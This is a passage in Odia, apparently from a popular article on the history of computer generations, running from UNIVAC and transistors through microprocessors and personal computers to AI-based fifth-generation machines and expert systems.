ପାଇଁ ୟୁନିଭାକ୍ କଂପ୍ୟୁଟର ତିଆରି କଲେ। ଏଥିରେ ଚୁମ୍ବକୀୟ ଟେପ୍‌ରେ ତଥ୍ୟ ରହିବା ଆରମ୍ଭ ହେଲା। ଏହା ହେଉଛି ପ୍ରଥମ ବ୍ୟବସାୟିକ ଭିତ୍ତିରେ ବ୍ୟବହୃତ କଂପ୍ୟୁଟର। ଏହି ପ୍ରଥମ ପିଢ଼ୀର କଂପ୍ୟୁଟର ତ୍ରୁଟିଯୁକ୍ତ ଥିଲା ଏବଂ ଅନେକ ଜାଗା ମାଡ଼ି ବସୁଥିଲା। ୧୯୪୭ ମସିହାରେ ବେଲ୍ ଲାବୋରେଟୋରିରେ (Bell Lab) ଟ୍ରାନ୍‌ଜିଷ୍ଟରର ଉଦ୍ଭାବନ ଘଟିଥିଲା। ଭ୍ୟାକୁମ୍ ଟ୍ୟୁବ୍ ବଦଳରେ ଟ୍ରାନ୍‌ଜିଷ୍ଟରର ବ୍ୟବହାର ଦ୍ୱିତୀୟ ପିଢ଼ୀର କଂପ୍ୟୁଟରକୁ ଜନ୍ମ ଦେଲା। କମ୍ ଖର୍ଚ୍ଚ, ଛୋଟ ଆକାର ଏବଂ ଅଧିକ ବିଶ୍ୱସ୍ତ ହୋଇଥିବାରୁ ଏହି ପିଢ଼ୀର କଂପ୍ୟୁଟରର ଚାହିଦା ବୃଦ୍ଧି ପାଇଲା। ମାତ୍ର ଗାଣିତିକ ଏବଂ ବ୍ୟବସାୟିକ ବିଶ୍ଳେଷଣ ପାଇଁ ଦୁଇପ୍ରକାରର ପଦ୍ଧତି ବ୍ୟବହୃତ ହେଉଥିଲା ଯାହାକି ଅତ୍ୟନ୍ତ ଖର୍ଚ୍ଚାନ୍ତ ବ୍ୟାପାର ଥିଲା। ୧୯୫୮ରେ ଇଣ୍ଟିଗ୍ରେଟେଡ୍ ସର୍କିଟ୍ (Integrated circuit) ଉଦ୍ଭାବିତ ହେବାପରେ ଡିଜିଟାଲ୍ କର୍ପୋରେସନ୍ (Digital Corporation) ଗୋଟିଏ ମିନି କଂପ୍ୟୁଟର ତିଆରି କଲା ଯାହାକି ୧୫୦୦୦ ଡଲାର୍‌ରେ ବିକ୍ରି ହୋଇଥିଲା। ପରେ ଆଇ.ବି.ଏମ୍. (IBM) ମଧ୍ୟ ତାର ୩୬୦ ସିରିଜ୍ (series) କଂପ୍ୟୁଟର ତିଆରି କଲା। ଏହିସବୁ କଂପ୍ୟୁଟରଗୁଡ଼ିକ ତୃତୀୟ ପିଢ଼ୀ କଂପ୍ୟୁଟର ଭାବରେ ପରିଗଣିତ। ପ୍ରଥମେ ପ୍ରୋଗ୍ରାମ୍‌ରମାନେ ପ୍ଲଗ୍ ବୋର୍ଡ ଏବଂ ତାର ବ୍ୟବହାର କରି କଂପ୍ୟୁଟର ସହ ଯୋଗାଯୋଗ କରୁଥିଲେ। ଏଥିରେ ୦ ଏବଂ ୧ କୁ ବିଭିନ୍ନ ଢାଞ୍ଚାରେ ଏଣ୍ଟ୍ରି କରାଯାଉଥିଲା। ପରେ କୋବଲ୍ ଏବଂ ଫର୍‌ଟ୍ରାନ୍ ପରି ଭାଷା ଏହି କଷ୍ଟକର ପଦ୍ଧତିକୁ ସରଳ କରିଦେଲା। ୧୯୭୧ ମସିହାରେ ଇଣ୍ଟେଲ୍ ନାମକ ଏକ କମ୍ପାନୀ ମାଇକ୍ରୋପ୍ରୋସେସର୍ (Microprocessor) ତିଆରି କଲା। ଏହା ହଜାର ହଜାର ଟ୍ରାନ୍‌ଜିଷ୍ଟରକୁ ନିଜ ମଧ୍ୟରେ ଏକ ଛୋଟ ଚିପ୍ ମାଧ୍ୟମରେ ରଖି ପାରୁଥିଲା। ଏହାର ଉତ୍ପତ୍ତି ହିଁ ଚତୁର୍ଥ ପିଢ଼ୀ କଂପ୍ୟୁଟରର ଜନ୍ମ ଘଟାଇଲା। ଏହାର ଉପଯୋଗ ହେବାଫଳରେ କଂପ୍ୟୁଟରର ଆକାର ଆଶାତୀତ ଭାବରେ କମିଗଲା। କମ୍ ଖର୍ଚ୍ଚ ଏବଂ ଅଧିକ ବେଗ ଏହାକୁ ଅଧିକ ଲୋକପ୍ରିୟ କରାଇଲା। ୧୯୮୧ରେ ଆଇ.ବି.ଏମ୍. (IBM) କମ୍ପାନୀ ତାର ପ୍ରଥମ ପର୍ସନାଲ୍ କଂପ୍ୟୁଟର ତିଆରି କଲା। ଆମେରିକାର ଟାଇମ୍ ମାଗାଜିନ୍ (Time Magazine) ଏହାକୁ "Man of the Year" ଆଖ୍ୟା ଦେଲା। ଚତୁର୍ଥ ପିଢ଼ୀର କଂପ୍ୟୁଟରର ଚାହିଦା ବୃଦ୍ଧି ପାଇବାରୁ ଏହାକୁ କିପରି ଦୈନନ୍ଦିନ କାର୍ଯ୍ୟରେ ବ୍ୟବହାର କରିହେବ, ସେଥିପାଇଁ ବୈଜ୍ଞାନିକମାନେ ତତ୍ପର ହୋଇଉଠିଲେ। ୧୯୬୦ ରୁ ୧୯୮୦ ମସିହା ମଧ୍ୟରେ କଂପ୍ୟୁଟର ମୋଟାମୋଟି ଭାବରେ ଆମେରିକାବାସୀଙ୍କର ହୃଦୟକୁ ଅଧିକାର କରିସାରିଥିଲା। ଆମେରିକାର ସୁପରମାର୍କେଟ୍‌ଗୁଡ଼ିକ ସେମାନଙ୍କର କାଉଣ୍ଟର ଆଗରେ କଂପ୍ୟୁଟର କୋଡ଼ିଂ (Computer coding) ହୋଇଥିବା ଚଳନ୍ତା ବ୍ୟାନର୍‌ମାନ ଲଗାଇବା ଆରମ୍ଭ କଲେ।

୧୯୬୬ ମସିହାରେ ଜେନେରାଲ୍ ମୋଟର୍‌ସ୍ କମ୍ପାନୀ ପ୍ରଥମ ଥର ପାଇଁ ତାର କାର୍‌ରେ କଂପ୍ୟୁଟରଟିଏ ଲଗାଇଲା। ଏହି କଂପ୍ୟୁଟରଟି କାର୍‌ର ବେଗ, ତୈଳର ପରିମାଣ, ବ୍ୟାଟେରୀର ଲେଭେଲ୍, ତୈଳର ଚାପ ଏବଂ ଇଂଜିନ୍‌ର ଅବସ୍ଥାକୁ ଯେ କୌଣସି ସମୟରେ ମାପି ପାରୁଥିଲା। ୧୯୭୮ ମସିହାର ଅନ୍ୟ ଏକ ଘଟଣା ସମଗ୍ର ପୃଥିବୀବାସୀଙ୍କୁ ଚମତ୍କୃତ କରିଥିଲା। ଏହିବର୍ଷ ଚେସ୍‌ର ଗ୍ରାଣ୍ଡ୍ ମାଷ୍ଟର ପିଟର୍

ବିୟସିସ୍‌ଙ୍କୁ କଂପ୍ୟୁଟର୍ ଚେସ୍ ଖେଳରେ ହରାଇଥିଲା। ବିଜ୍ଞାନର ଅଗ୍ରଗତି ସହ ସାଧାରଣ ଲୋକ କିପରି କଂପ୍ୟୁଟରକୁ ବହୁଳ ଭାବରେ ବ୍ୟବହାର କରିପାରିବେ, ସେଥିପାଇଁ ବୈଜ୍ଞାନିକମାନେ ପ୍ରଚେଷ୍ଟା ଚଳାଇଲେ। ଜେରକ୍ସ ଏବଂ ଆପଲ୍ (Apple) କମ୍ପାନୀ କଂପ୍ୟୁଟରକୁ ଚଳାଇବାପାଇଁ ସହଜ ଉପାୟ୍ ବାହାର କଲେ। ପରେ ପରେ ମାଇକ୍ରୋସଫ୍ଟ୍ (Microsoft)ର Windowsର ଉଦ୍ଭାବନ ସାଧାରଣ ଲୋକଙ୍କର ଚାହିଦାକୁ ଯଥେଷ୍ଟ ବଢ଼ାଇଲା। ବର୍ତ୍ତମାନ୍ ଆମେ ପଞ୍ଚମ ପିଢ଼ୀର କଂପ୍ୟୁଟର୍ ଉପରେ ଆଲୋଚନା କରିବା। ଏହାର ଅଗ୍ରଗତି ପାଇଁ ବୈଜ୍ଞାନିକମାନେ ଦିନରାତି ଗବେଷଣା କରି ନୂଆ ନୂଆ ତଥ୍ୟ ମାଧ୍ୟମରେ ପୃଥିବୀବାସୀଙ୍କୁ ଚକିତ କରିବାରେ ଲାଗିଛନ୍ତି। ଏହି ପିଢ଼ୀର କଂପ୍ୟୁଟର୍ ମଣିଷ ପରି ଚିନ୍ତା କରିପାରେ। ଏହା ଦେଖିପାରେ, ଅକ୍ଷର ଚିହ୍ନିପାରେ ଏବଂ ମଣିଷ ପରି ଅନୁଭବ କରିପାରେ। ସବୁଠାରୁ ମଜାକଥା ହେଲା ଏହା ଶବ୍ଦରୁ ଭିନ୍ନ ଭିନ୍ନ ଲୋକଙ୍କୁ ଚିହ୍ନିପାରେ ଏବଂ ଛବିରୁ ମଧ୍ୟ ବିଶ୍ଳେଷଣ କରି ଭିନ୍ନତା ବାରିପାରେ। ଏହି ପିଢ଼ୀର କଂପ୍ୟୁଟରରେ କୃତ୍ରିମ ବୁଦ୍ଧି (Artificial Intelligence)ର ସହାୟତା ନିଆଯାଏ। ଏହି ଅଦ୍‌ଭୂତ ବିଦ୍ୟାର ପ୍ରୟୋଗ ଫଳରେ କଂପ୍ୟୁଟର୍ ଖଣି ଭିତରେ ପ୍ରବେଶ କରି ବିଶ୍ଳେଷଣ କରିପାରେ, ଉତ୍ତପ୍ତ ଆଗ୍ନେୟଗିରି ମଧ୍ୟରେ ପ୍ରବେଶ କରି ତଥ୍ୟ ସଂଗ୍ରହ କରିପାରେ, ଡାକ୍ତର ପରି ରୋଗୀ ଦେଖିପାରେ, ମଣିଷ ପରି ଉପପାଦ୍ୟକୁ ପ୍ରମାଣ କରିପାରେ, ପାଣିରେ ବୁଡ଼ିପାରେ ଏବଂ ତାସ୍ ଓ ଚେସ୍ ଆଦି ଖେଳିପାରେ। କେତେକ କାର୍ଯ୍ୟ କରିବାପାଇଁ ତୀକ୍ଷ୍ଣ ବୁଦ୍ଧି ଏବଂ ଅଗାଧ ଜ୍ଞାନର ଆବଶ୍ୟକତା ହୋଇଥାଏ। ଯାହାକି ଅନେକ ସମୟରେ ଜଣେ ସାଧାରଣ ଲୋକ ପକ୍ଷରେ ସମ୍ଭବ ହୋଇ ନଥାଏ। ଏପରିକି କେତେକ କାର୍ଯ୍ୟ କରିବାପାଇଁ ଏକରୁ ଅଧିକ ବିଦ୍ୟାରେ ପାରଙ୍ଗମ ଥିବା ଲୋକ ଦରକାର ହୋଇଥାଆନ୍ତି। ସେହିପରି ପ୍ରତିଭାବାନ୍ ବ୍ୟକ୍ତିଙ୍କର ଯଥେଷ୍ଟ ଅଭାବ ପରିଲକ୍ଷିତ ହୋଇଥାଏ। ମାତ୍ର କୃତ୍ରିମ ବୁଦ୍ଧିର ଉପଯୋଗରେ ନିର୍ମିତ Expert system ଏହି ଅଭାବ ପୂରଣ କରିଥାଏ।

ବୁଦ୍ଧିମାନ୍ ବ୍ୟକ୍ତିଟିଏ ଯେପରି ନୂଆ ପରିବେଶରେ ନିଜକୁ ଶୀଘ୍ର ଖାପ୍ ଖୁଆଇ ନେଇଥାଏ, ଏହି ପଞ୍ଚମ ପିଢ଼ୀର କଂପ୍ୟୁଟର୍ ନିଜର ଧୀଶକ୍ତି ବଳରେ ଜଟିଳ କାର୍ଯ୍ୟକୁ ସମାଧାନ କରିଥାଏ।

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